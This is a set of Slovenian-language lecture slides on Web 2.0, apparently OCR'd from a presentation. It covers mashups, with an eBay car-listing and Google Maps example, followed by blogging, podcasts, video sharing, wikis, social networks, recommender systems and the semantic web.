
Porsche : 911 Targa 1984
PORSCHE 911 CARRERA TARGA
****ONLY 58k MILES****
\$16,000 Time Left: 2d 13h 0m
Year: 1984 Mileage: 58,000
Distance: 15 miles

Porsche : 911 1997 Turbo
Porsche 911 Turbo 1997



Dogajanje za kulisami (1/2)


- Naloži se 28 Javascript datotek





Dogajanje za kulisami (2/2)

- Ko uporabnik naredi poizvedbo, stran kontaktira eBay API



```
data = [{"320191044868", "-121.855694", "37.279015", "BMW : 3-Series CONVERTIBLE 1996 BMW 318i CONVERTIBLE---DRIVES  
STRONG--NO RESERVE!" "95008" 5, "195,857", "1996", 9, "1,325", "4d 14h  
52m", "http://thumbs.ebay.com/pict/320191044868.jpg", "http://cgi.ebay.com/Vebaymotors/VMW-3-Series-CONVERTIBLE-1996-BMW-318  
: 3-Series 4 dr sedan 2000 BMW 323i 4 dr clean title No Accidents" "95159" 5, "140,000", "2000", 0, "8,500", "5d 13h  
23m", "http://thumbs.ebay.com/pict/330195888728.jpg", "http://cgi.ebay.com/Vebaymotors/VMW-3-Series-4-dr-sedan-2000-BMW-323i-4-dr  
: 3-Series 325 xi 2002 BMW 325xi (E46) AWD Sedan in Steel Blue" "95112" 5, "61,500", "2002", 0, "17,555", "1d 14h  
54m", "http://thumbs.ebay.com/pict/220179417894.jpg", "http://cgi.ebay.com/Vebaymotors/VMW-3-Series-325-xi-2002-BMW-325xi-E46-AV  
: 3-Series 1987 BMW 325i e30 sedan 5 speed, 325is 325 m3" "95032" 5, "104,070", "1987", 1, "1,500", "1d 22h  
34m", "http://thumbs.ebay.com/pict/250194522577.jpg", "http://cgi.ebay.com/Vebaymotors/VMW-3-Series-1987-BMW-325i-e30-sedan-5-spe  
: 3-Series 328Ci BMW 328Ci SUPERCHARGED Show Car: Hamann, Brembo, DPE" "95070" 10, "62,000", "2000", 1, "20,000", "1d 16h  
9m", "img/vno_image.gif", "http://cgi.ebay.com/Vebaymotors/VMW-3-Series-328Ci-BMW-328Ci-SUPERCHARGED-Show-Car-Hamann-Bremb  
: 3-Series 330i Sdn RWD 2004 BMW 3-SERIES 330i Sdn RWD Low Miles" "94538" 20, "22,443", "2004", 1, "10,000", "14h
```



- eBay vrne podatke s poštnimi številkami prodajalcev
- stran nato povpraša Google Maps API kje se nahajajo
dobljene poštne številke
 - ter prikaže bucike na zemljevidu



Analogija

■ Web kot operacijski sistem

- operacijski sistem zagotavlja različne *vire* (resurse)
 - networking, grafika, hramba podatkov, pošiljanje sporočil
- storitve različnih ponudnikov so viri
 - zemljevidi, katalog slik, videoposnetkov, disk



Vir: <http://blogs.zdnet.com/BTL/?p=2484>



Spletne storitve, uporabne za mashupe

- Google maps
- Amazon S3 (shranjevanje podatkov)
- Amazon EC2 (virtualni serverji)
- Flickr
- Google Calendar
- Youtube
- eBay
- Twitter,
- Alexa,
- Amazon


...

ProgrammableWeb beleži ~2000 storitev
(iz njih je narejeno ~4800 mashupov)

■ Primeri:

- TwitterVision (prikaz Twitter sporočil na karti) <http://twittervision.com/>
- FlickrSudoku (sudoku ki uporablja slike s flickrja) <http://flickr sudoku.com/>
- Wii Seeker (iskanje trgovcev z Wii)

<http://www.programmableweb.com/matrix>






Tehnologije za mashupi

■ Viri podatkov običajno

- RSS, ATOM, Web Services
- spletne strani (HTML) + screen scraping

■ Format podatkov

- večinoma XML, JSON ali YAML



ProgrammableWeb.com 11/11/08

■ Skoraj vedno je mashup kombinacija programske logike na strežniku in v klientu:

- strežnik
 - preko API-jev zahteva podatke z drugih strežnikov
- klient (brskalnik)
 - naloži dele strani z različnih strežnikov (slike, podatki, JS koda)
 - poskrbi za interaktivnost (izvajanje Javascripta)
 - pogosta je uporaba Javascript frameworkov (Prototype, jQuery, Dojo ipd.)



Sociološki vidiki in Web2.0 aplikacije



Sociološki vidiki Web 2.0

■ Kratka definicija

- *“Build applications that harness network effects to get better the more people use them.”* -- Tim O'Reilly

■ Interaktivni splet: “read/write web”

■ Karakterizira ga sodelovanje uporabnikov

- Youtube, Wikipedija, Digg...


■ Dinamične in prijaznejše spletne strani

- Javascript, AJAX

■ Web kot platforma

- razvoj aplikacij, ki združujejo podatke različnih storitev

- ◇ Web 1.0 was about reading, Web 2.0 is about writing
- ◇ Web 1.0 was about companies, Web 2.0 is about communities
- ◇ Web 1.0 was about client-server, Web 2.0 is about peer to peer
- ◇ Web 1.0 was about HTML, Web 2.0 is about XML
- ◇ Web 1.0 was about home pages, Web 2.0 is about blogs





Spremembe v družbi

- **Spremembe v kulturi**
 - preveč prostega časa
 - TV požre ves “umski presežek”
- **Ocenjen vložek za izdelavo Wikipedije**
 - (vse vsebine, vsi jeziki in ves softver)
 - 100 milijonov ur
- **Vsak vikend v USA**
 - 100 milijonov ur samo za gledanje reklam po TV (1 wikipedija)
- **Letno:**
 - 2000 Wikipedij samo v USA gre za TV
 - 10.000 Wikipedij letno na celem svetu za TV
- **Dovolj je izdolbsti le delček procenta iz tega časa**
 - pa lahko nastanejo velike stvari
- **Clay Shirky -- odlična prezentacija <http://blip.tv/file/855937>**

A word cloud centered around the text "Web 2.0". The words are arranged in a circular pattern around the center, with varying font sizes and colors. The colors range from dark blue to light blue. The words are: Aggregators, Wikis, Folksonomy, User Centered, Joy of Use, Blogs, Participation, Six Degrees, Usability, Widgets, Pagerank, XFN, Recommendation, Social Software, FOAF, Browser, Sharing, Collaboration, Perpetual Beta, Simplicity, AJAX, Videocasting, Podcasting, Audio, IM, Video, Convergence, Design, CSS, Pay Per Click, UMTS, Mobility, Atom, XHTML, SVG, Ruby on Rails, VC, Trust, Affiliation, OpenAPIs, RSS, Semantic, Web Standards, SEO, Economy, OpenID, Remixability, REST, Standardization, The Long Tail, DataDriven, Accessibility, XML, Modularity, SOAP, Microformats, Syndication.

Aggregators Wikis Folksonomy User Centered Joy of Use
Blogs Participation Six Degrees Usability Widgets
Pagerank XFN Recommendation Social Software FOAF Browser
Sharing Collaboration Perpetual Beta Simplicity AJAX
Videocasting Podcasting Audio IM Video Convergence Design
CSS Pay Per Click
UMTS Mobility Atom XHTML SVG Ruby on Rails VC Trust Affiliation
OpenAPIs RSS Semantic Web Standards SEO Economy
OpenID Remixability REST Standardization The Long Tail
DataDriven Accessibility XML
Modularity SOAP Microformats Syndication




Primeri storitev



Prva Web2.0 aplikacija

- Najbrž Google
- Problem: kako ugotovimo katere strani na spletu so pomembne in katere ne?
 - tako kot to počnejo znanstveniki:
 - revije ki jih bolj citiraš so točkovane višje
- na internetu je citat “link”
 - stran, na katero linkajo vsi, je pomembna
 - to je osnovna ideja Googlovega algoritma PageRank





Blogging

■ Gonilo

- penetracija širokopasovnosti in mobilnosti in *always-on* dostopa
- ne tehnologija!

■ Dinamična domača stran z družabnimi lastnostmi

- Trackback (Pingback)
- Comment
 - (Comment spam)
 - Akismet
- Permalink
 - Preprečuje "link rot"

■ RSS in Atom

- enostavnost spremljanja sprememb
- številne aplikacije

■ Javne osebnosti

- politiki
- predsedniki podjetij
- podjetja



LIVEJOURNAL





Blogging (2)

■ Moblogging

- fotografije, narejene z mobilnikom
- integracija v mobilne telefone

■ Microblogging

- Twitter
- Kratka sporočila (do 160 znakov)
- pošiljanje preko IM ali SMS

■ “Instant Journalism”

- YouWitness
- Živo spremljanje konferenc

■ Geoblogging

- geografsko označevanje fotografij

twitter



TRIPTRACKER.NET

flickr™



Podcasti

- **Osebna radijska postaja**
 - “demokratizacija radia”
- **Tehnologija**
 - snemanje Skype pogovorov
 - distribucija avdio datotek preko RSS
- **Dostopnost**
 - ljudje s posebnimi potrebami (branje blog postov za slepe)
- **Mobilnost**
 - ustvarjalcev
 - poslušalcev (poslušanje z običajnim MP3 predvajalnikom)
- **Mobilni terminali s predvajalnimi zmogljivostmi**
 - (sinhronizacija preko ustreznega softvera)
 - Motorola ROKR
 - Sony Ericsson W800
 - iPod/iPhone





Video sharing



■ Flash video

- enoten format: FLV kontejner in h263/h264 video
- deluje v vsakem brskalniku z naloženim Flashom

■ Družabne funkcionalnosti

- Video odgovori
- tekstovni komentarji, ratingi



Rate: ★★★★★ 62,887 ratings Views: 11,866,201

Share Favorite Playlists Flag

MySpace Facebook Digg [more share options](#)

Commentary **Statistics & Data**

Video Responses: 235 Text Comments: 31,349

▼ Video Responses (235) [Sign in to post a Video Response](#)

01:17
TMXstorm

01:11
BibbyPro...

03:41
smileyuie

01:29
patitoca...

[View All](#) - [Play All](#)




- **Več kot 1 mrd. ogledov dnevno**
 - Na spletni strani in preko embeddov
 - preko aplikacij (npr. iPhone, Android)
- **20+ ur novega videa vsako minuto**
- **17 mrd. iskanj na mesec**
 - Več kot Yahoo (9 mrd.)
- **Vsebine**
 - HD 480p, 720p, 1080p (1920x1080)
 - Do 24MB (200 Mbit) za minuto videa
 - Peering za zniževanje stroškov tranzita

YouTube Video Speed History

We did not find any video playbacks from your location.

Video Speed Comparison (January 26, 2010 to February 23, 2010)

Average Speed in Mbps



This data is aggregated from our video servers.

youtube.com/my_speed

About Uploading

- Capture and Upload in High Definition!
- Upload up to 10 videos at a time
- **Best video formats** for YouTube
- Up to 2 GB in size.



Soustvarjanje vsebin

- Spletne strani, ki jih lahko ureja vsak
 - posebna sintaksa (formatiranje, linki)
 - vse spremembe se hranijo v arhivu
 - za kvarjenje strani ni več motivacije, če je spremembe enostavno odstraniti
 - Wikipedija

The screenshot shows the Wikipedia page titled "History of wikis". At the top, there are four tabs: "article", "discussion", "edit this page" (which is circled in red), and "history". The main content area starts with the text "From Wikipedia, the free encyclopedia" followed by a paragraph about the historical antecedents to wikis, mentioning Vannevar Bush's microfilm hypertext system and the Apple Computer's HyperCard. A sidebar on the left contains navigation links like "Main Page", "Contents", and "Featured content", as well as interaction links like "About Wikipedia" and "Community portal".

The screenshot shows the Wikipedia page titled "Editing History of wikis". At the top, there are four tabs: "article", "discussion", "edit this page", and "history". The main content area starts with the text "From Wikipedia, the free encyclopedia" followed by a paragraph about the historical antecedents to wikis, mentioning Vannevar Bush's microfilm hypertext system and the Apple Computer's HyperCard. A sidebar on the left contains navigation links like "Main Page", "Contents", and "Featured content", as well as interaction links like "About Wikipedia" and "Community portal".



Socialne mreže

facebook

hi5

■ Veliko igralcev

- Myspace, Facebook, Hi5, Orkut
- wikipedija našteje > 130 portalov

■ Predpostavka

- druženje
- dodajanje prijateljev,
- vzdrževanje stikov,
- sporočanje, pošiljanje daril,
- zabavne aplikacije (igre, ocenjevanja)

■ Past

- zasebnost
(vse informacije so lahko dostopne vsem, dokler tega ne spremenimo)
- BBC-jev eksperiment

■ Platforma

- Facebook omogoča tretjim osebam razvoj aplikacij, ki uporabljajo core funkcionalnosti Facebooka

myspace[®]
a place for friends






Mobilna socialna omrežja

■ Poenotene komunikacije

- lokacijsko ozaveščene (GPS/WiFi/Cell ID)
- Facebook aplikacija za iPhone
- +prilagojena mobilna spletna stran





Priporočilni sistemi

- **Information overload (preveč zanimivih informacij!)**
 - izbira informacij s pomočjo “prijateljev”
 - tagging (označevnje → iskanje informacij po oznakah)
 - Google (PageRank)
- **Uporabno za:**
 - novice: Digg, Slashdot,..
 - vsebine (slike, glasbo, knjige): Flickr, Amazon, Last.fm
 - bookmarke (del.icio.us)





Pametna uporaba podatkov

- Data = next “Intel Inside”

- “Crowdsourcing”

- Google spell checker

- deluje samo z analizo iskalnih pojmov
 - uporabnik najprej išče “Britney Speras”
 - ker ni pravih zadetkov, popravi na “Britney Spears”

- reCaptcha

- captcha je popačen tekst; le ga lahko preberete, dokažete, da ste človek
 - Completely Automated Public Turing test to tell Computers and Humans Apart
- reCaptcha uporablja skenirane besede, ki jih OCR ne prepozna
 - uporabniki delajo OCR

Google

telekomunacije

Web

Did you mean: [telekomunikacije](#) Top 2 results shown

only emanates

Type the two words:

reCAPTCHA™ stop spam. read books.

Submit



Pametna uporaba podatkov (2)

■ Netflix

- spletna videoteka, ki pošilja filme na dom
- uporabniki ocenjujejo filme
 - ogromna baza podatkov, ki omogoča dobro personalizacijo
- podeljena nagrada \$1M za izboljšavo recommendation algoritma

■ Dash

- Dash GPS je naprava z GPS in GPRS
- sporoča lokacijo uporabnika na strežnik (anonimno)
- podatki o zmanjševanju hitrosti se uporabijo za napoved zastojev
 - usmerjanje drugih uporabnikov na druge ceste



■ Spam v Gmailu

- nekaj uporabnikov označi mail kot spam
- sistem lahko vsem ostalim uporabnikom isti mali vrže v spam



Pogled naprej

■ Web 1.0

- statične HTML strani, večinoma besedilo

■ Web 2.0

- Dinamične spletne strani, AJAX (osveževanje v ozadju)
- Fokus na odprtih API-jih (→ komunikacija med aplikacijami)
- Fokus na uporabniški prijaznosti

■ Web 3.0 (Semantic Web)

- semantično označevanje vsebine, mikroformati (`<cena>100EUR</cena>`)
- problem s standardizacijo in uvajanjem (veliko nevzdrževanih vsebin)
- Vse večji pomen “semantičnih proksi strežnikov”
 - organizacija in “semantizacija” obstoječih informacij
 - Wolfram Alpha, Google, nišni proksiji z API-ji
- Web 3.0 mini dokumentarec <http://vimeo.com/11529540>



Konec.

Web1.0



Web2.0

BÊTA